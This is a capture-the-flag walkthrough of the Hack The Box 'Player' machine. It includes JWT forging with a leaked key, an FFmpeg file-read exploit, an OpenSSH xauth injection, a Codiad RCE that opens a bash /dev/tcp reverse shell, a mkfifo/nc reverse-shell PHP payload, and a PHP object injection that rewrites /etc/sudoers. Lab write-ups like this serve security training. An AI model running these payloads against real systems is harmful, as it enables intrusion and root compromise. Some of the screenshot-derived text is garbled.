Player Hackthebox walkthrough



Today I will share with you another writeup for Player hackthebox walkthrough machine.

The selected machine is Player and its IP is 10.10.10.145, Linux.

In this article you well learn the following:

- Scanning targets using nmap.
- Identifying php backup file.
- Playing with JWT (Json Web Token).
- Exploiting FFmpeg Software.
- Scan for Vhosts.
- Exploiting OpenSSH 7.2p1 xauth Command Injection.
- Identify and exploit Codiad Web Based IDE.
- Escape Limited Shell.
- Monitor Processes via Pspy64.
- Exploiting POI (PHP Object Injection).

Port Scan:

```
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 80/tcp open http Apache httpd 2.4.7 6686/tcp open ssh OpenSSH 7.2 (protocol 2.0)
```


Enumeration:

- first i check the http port 80 and i got a forbidden page, and I run gobuster tool to bruteforce directorys.




 first i found /launcher with 301 code, open an application named playBuf

```
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/launcher (Status: 301)
/server-status (Status: 403)
```



- I check the feature in the application with Burpsuite.



- i see that (Send) button make a get request to another page that have JWT and then redirect us to index.html
- then i tried to see the JWT with (https://jwt.io)

Encoded PASTE A TOKEN HER

eyJ@eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ
wcm9qZWN@IjoiUGxheUJ1ZmYiLCJhY2Nlc3NfY29
kZSI6IkMwQjEzN@ZFMkQ3OTI@NTIGMjZGRjc2M@N
DRTQ@NTc@QTVCNUFCMDMifQ.cjGwng6JiMiOWZGz
7saOdOuhyr1vad5hAxOJCiM3uzU

Decoded EDIT THE PARLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE

{
    "typ": "JWT",
    "alg": "HS256"
}

PMYLOAD: DATA

{
    "project": "PlayBuff",
    "access_code":
    "C0B137FE2D792459F26FF763CCE44574A5B5AB03"
}

VERIFY SIGNATURE

HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    your-256-bit-secret

)    secret base64 encoded
```

⊗ Invalid Signature

SHARE JWT

- after alot of enumeration I found a backup of this page http://10.10.10.145/launcher/dee8dc8a47256c64630d803a4c40786c.php~
- and have the code that generate JWT and decode it .

```
2 require 'vendor/autoload.php';
4 use \Firebase\JWT\JWT;
6 if(isset($_COOKIE["access"]))
8 ---> $key*=* '_S0_R@nd0m_P@ss_';
9 \longrightarrow $decoded == JWT::decode($_COOKIE["access"], base64_decode(strtr($key, '-_', '+/')), ['HS256']);
10 \longrightarrow if(\ensuremath{\mbox{sdecoded-\mbox{-}access\_code.}} === \cdot "0E76658526655756207688271159624026011393")
11 \longrightarrow \{
13 \longrightarrow \}
14 \longrightarrow else
15 → {
16 ----
         → header("Location:.index.html");
17 → }
18 }
19 else
20 {
21 ---> $token_payload = = [
22 --> · · 'project' -=> · 'PlayBuff'
24 → ];
25 --> $key-=-'_S0_R@nd0m_P@ss_';
26 \rightarrow $jwt-=-JWT::encode($token_payload,-base64_decode(strtr($key,-'-_',-'+/')),-'HS256');
27 → $cookiename = 'access';
28 -> setcookie('access',$jwt,.time().+.(86400.*.30),."/");
  30 }
31
32 ?>
```

- i start to analyze the php code , they replace the '_ ' in key with '/' and then base64 decode .

```
Interactive mode enabled

php > $key = '_S0_R@nd0m_P@ss_';

php > $key = strtr($key, '-_', '+/');

php > echo $key;

/S0/R@nd0m/P@ss/

php > base64_decode($key);

php > echo base64_decode($key);

php > Pode to base64_decode($key);

php > Image: Pode to base64_decode($key);

Php > I
```

- as a first step I know what the code do, then there's a check if the access_code in access variable in cookie match this '0E76658526655756207688271159624026011393' with redirect us to a new directory, we make a simple php code that change the access_code and encrypt it with the right key.


```
1 <?php
2 require 'vendor/autoload.php';
3 use \Firebase\JWT\JWT;
4
5 $token_payload == [
6 -- 'project' => 'PlayBuff',
7 -- 'access_code' => '0E76658526655756207688271159624026011393'
8 ];
9 $key == '_S0_R@ndOm_P@ss_';
10 $jwt == JWT::encode($token_payload, base64_decode(strtr($key, '-_', '+/')), 'HS256');
11 echo * $jwt;
```

- after run the code I got the new JWT.


```
Php jwt.php
eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzI1NiJ9.eyJwcm9qZWN0IjoiUGxheUJ1ZmYiLCJhY2Nlc3NfY29kZSI6IjBFNzY2NT
g1MjY2NTU3NTYyMDc20DgyNzExNTk2MjQwMjYwMTEz0TMifQ.VXuTKqw__J4Ygcgt0dNDgsLgrFjhN1_WwspYNf_FjyE

[06:04:53] ≺M4Rv3L≻ (%00Byte) ~/Desktop/HTB/Player
```

- I change the token and send it to dee8dc8a47256c64630d803a4c40786c.php
- and redirect me to new directory 7F2dcsSdZo6nj3SNMTQ1/
- after redirect I got new application .



Welcome to PlayBuff - Compact | Secure | Cloud



Compress and Secure your media

Select a file to upload	Browse	No file selected.	Submit
-------------------------	--------	-------------------	--------

- after I make some enumeration I found it's ffmpeg software (open-soucre project used for processing audio and video formats), there's SSRF exploit in this software this is good report from hackerone.
 - ** https://hackerone.com/reports/115978 **
- after installing the script that generate the .avi file to make LFI
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/
 Upload%20Insecure%20Files/CVE%20Ffmpeg%20HLS
 - i install (gen_avi.py) python script to generate a malicious avi
 - * python gen_avi.py file:///etc/passwd passwd.avi
 - upload passwd.avi.

Welcome to PlayBuff - Compact | Secure | Cloud





Compress and Secure your media

- click Buffed Media and I download .avi file , and here's the magic I got passwd for the server .


```
26597637.avi
                                                                         ∠7
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libunid:x:100:101::/var/lib/libunid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
telegen:x:1000:1000:telegen,,,:/home/telegen:/usr/bin/lshell
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:113:MySQL Server,,,:/nonexistent:/bin/false
colord:x:106:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
staged-dev:x:4000000000:1001::/home/staged-dev:/bin/sh
```

- after 2 hours with no success I decided to see HTB forums, the people talking about Vhosts; D
- I install a script to bruteforce vhosts make some filter with status code and content length and i found 2 vhosts.
- ruby scan.rb --ip=10.10.10.145 --host=player.htb
 - * dev.player.htb , staging.player.htb *





- I see there's some error messages on some features, after checking all pages and try all features, there's error message in contact.php



- I found two file in the server, I will read it using ssrf exploit (FFmpeg)
- * python gen_avi.py file:///var/www/backup/service_config config.avi

- I got creds from /var/www/backup/service_config.

```
183535295.avi
                                                                                    κ<sup>7</sup>
    Accounts --
server = IMAP {
    server = 'player.htb',
username = 'telegen',
password = 'd-bCljC!ZuepS/w',
    ssl = 'tlsv1.3',
mailboxes, folders = server:list_all()
for i,m in pairs (mailboxes) do
    messages = server[m]:is_unseen() -- + server[m]:is_new ()
     --subjects = server[m]:fetch_fields({ 'subject' }, messages)
    body = server[m]:fetch_body(messages)
    if body ~= nil then
         print (m)
         for j,s in pairs (body) do
             print (string.format("\t%s", s))
    end
end
```

- I tried this credentials into ssh and I got Ishell or (limited shell).

```
-[06:47:40] ≺M4Rv3L≻ ( %00Byte) ~/Desktop/HTB/Player
 → ssh -p 6686 telegen@10.10.10.145
telegen@10.10.10.145's password:
Last login: Tue Apr 30 18:40:13 2019 from 192.168.0.104
Environment:
 USER=telegen
 LOGNAME=telegen
 HOME=/home/telegen
 PATH=/usr/bin:/usr/sbin:/sbin:/usr/local/bin
 MAIL=/var/mail/telegen
 SHELL=/usr/bin/lshell
 SSH CLIENT=10.10.14.20 49022 6686
 SSH CONNECTION=10.10.14.20 49022 10.10.10.145 6686
 SSH TTY=/dev/pts/0
 TERM=xterm-256color
Welcome to Staging Environment
telegen:~$ id
*** forbidden command: id
telegen:~$ ls
*** forbidden command: ls
telegen:~$ help
 clear exit help history lpath lsudo
telegen:~$ ■
```

- I search for exploit OpenSSH 7.2 and I found an exploit


- I insatall it and run it.
- and I got user.txt : 30e47abe9e315c0c39462d0cf71c0f48

```
[06:52:52] ≺M4Rv3L> [ %00Byte] ~/Desktop/HTB/Player
    python 39569.py 10.10.10.145 6686 telegen d\-bC\|jC\!2uepS\/w
INFO: _main _:connecting to: telegen:d-bC|jC\!2uepS/w@10.10.10.145:6686
INFO: _main _:connected!
INFO: _main _: 
Available commands:
    .info
    .readfile <path>
    .writefile <path> <data>
    .exit .quit
    <any xauth command or type help>

#> .readfile /home/telegen/user.txt
DEBUG: _main _:auth_cookie: 'xxxx\nsource /home/telegen/user.txt\n'
DEBUG: _main _:dummy exec returned: None
INFO: _main _:30e47abe9e315c0c39462d0cf71c0f48
#> ■
```

Root

- i read the fix.php file that i not read it, and I got a new credentials.
- peter:CQXpm\z)G5D#%S\$y=
- after a lot of enumeration and trying this creds in ssh with no success
- i found that creds valid on http://dev.player.htb/, and open for us a new system



- after some search and digging into source code I found what is this.

- I see a word (codiad) and I search about it in google.
- I found Codiad RCE
- * https://github.com/WangYihang/Codiad-Remote-Code-Execute-

Exploit

- I tryied it and worked with Peter creds.

```
[07:09:32] <M4Rv3L> (%00Byte) ~/Desktop/HTB/Player/Codiad-Remote-Code-Execute-Exploit

→ python exploit.py http://dev.player.htb/ peter CQXpm\\z\)G5D\#\%S\$y= 10.10.14.20 1337 linux

[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.10.14.20/1338 0>&1 2>&1"' | nc -lnvp 1337

nc -lnvp 1338

[+] Please confirm that you have done the two command above [y/n]

[Y/n] Y

[+] Starting...

[+] Login Content : {"status":"success","data":{"username":"peter"}}

[+] Login success!

[+] Getting writeable path...

[+] Path Content : {"status":"success","data":{"name":"PlayBuff","path":"playbuff"}}

[+] Writeable Path : playbuff

[+] Sending payload...
```

- receiving reverse shell.

```
07:09:06] ≺M4Rv3L≻ [ %00Byte]
 →echo 'bash -c "bash -i >/dev/tcp/10.10.14.20/1338 0>&1 2>&1"' | nc -lnvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.145.
Ncat: Connection from 10.10.10.145:45934.
[07:09:35] ≺M4Rv3L≻ ( %00Byte)
                                                 root@kali: ~ 105x18
[07:08:41] ≺M4Rv3L≻ [ %00Byte]
nc -lnvp 1338
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1338
Ncat: Listening on 0.0.0.0:1338
[[07:09:23] ≺M4Rv3L≻ [ %00Byte] ~
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1338
Ncat: Listening on 0.0.0.0:1338
bash: cannot set terminal process group (2250): Inappropriate ioctl for device
bash: no job control in this shell
www-data@player:/var/www/demo/components/filemanager$ 🗌
```

- after reverse shell I try to switch user to telegen, but there's Ishell
- I search how to bypass this and I found there's option with su
 - -s, —shell=shell
- * su telegen -s /bin/bash

```
www-data@player:/home/telegen$ su telegen -s /bin/bash
Password:
telegen@player:~$ id
uid=1000(telegen) gid=1000(telegen) groups=1000(telegen),46(plugdev)
telegen@player:~$ ■
```

- after an hour i decided to get pspy64 to see the processes.
 - * python -m SimpleHTTPServer 80
 - * wget http://10.10.14.20/pspy64
- I found there's cronjob run by root in interesting path

- I check /var/lib/playbuff directory to see what on it.

```
telegen@player:/var/lib/playbuff$ ls -al
total 24
                             4096 Mar 24 2019 .
drwxr-xr-x 2 root
                     root
                             4096 Aug 23 22:22 ...
drwxr-xr-x 49 root
                     root
-rwx---r-- 1 root
                     root
                              878 Mar 24 2019 buff.php
 rw-r--r-- 1 root
                               15 Jan 18 17:54 error.log
                     root
                               14 Mar 24 2019 logs.txt
    ----- 1 root
                     root
    ----- 1 telegen telegen 13 Jan 18 17:54 merge.log
telegen@player:/var/lib/playbuff$
```

- after I see the buff.php , it's use serialization .good link for this type of attack:https://www.notsosecure.com/remote-code-execution-via-php-unserialize/
- there's two way to got root:
 - php object injection.
 - or I can switch to www-data and change database connection file to reverse shell.

/var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php

- ** Method 1: via POI (PHP Object Injection)
 - I edit /etc/sudoers to make user telegen run anything
 - telegen ALL=(ALL)ALL

Payload:

```
echo 'O:8:"playBuff":2:{s:7:"logFile";s:53:"/var/lib/playbuff/../../../../../../etc/sudoers";s:7:"logData";s:20:"telegen ALL=(ALL)ALL";}' > merge.log
```

- wait 1 min
- sudo -l

```
User telegen may run the following commands on player:

(ALL) ALL

telegen@player:/var/lib/playbuff$ sudo su

root@player:/var/lib/playbuff# id

uid=0(root) gid=0(root) groups=0(root)

root@player:/var/lib/playbuff# cat /root/root.txt

7dfc49f8f9955e10d4a58745c5ddf49c

root@player:/var/lib/playbuff#
```

got Root

```
** Method 2: via edit database file 
Payload:
```

echo '<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1| nc 10.10.14.20 9909 >/tmp/f");?>' > /var/www/html/launcher/ dee8dc8a47256c64630d803a4c40786g.php

- nc -lvp 9909
- wait 1 min

got Root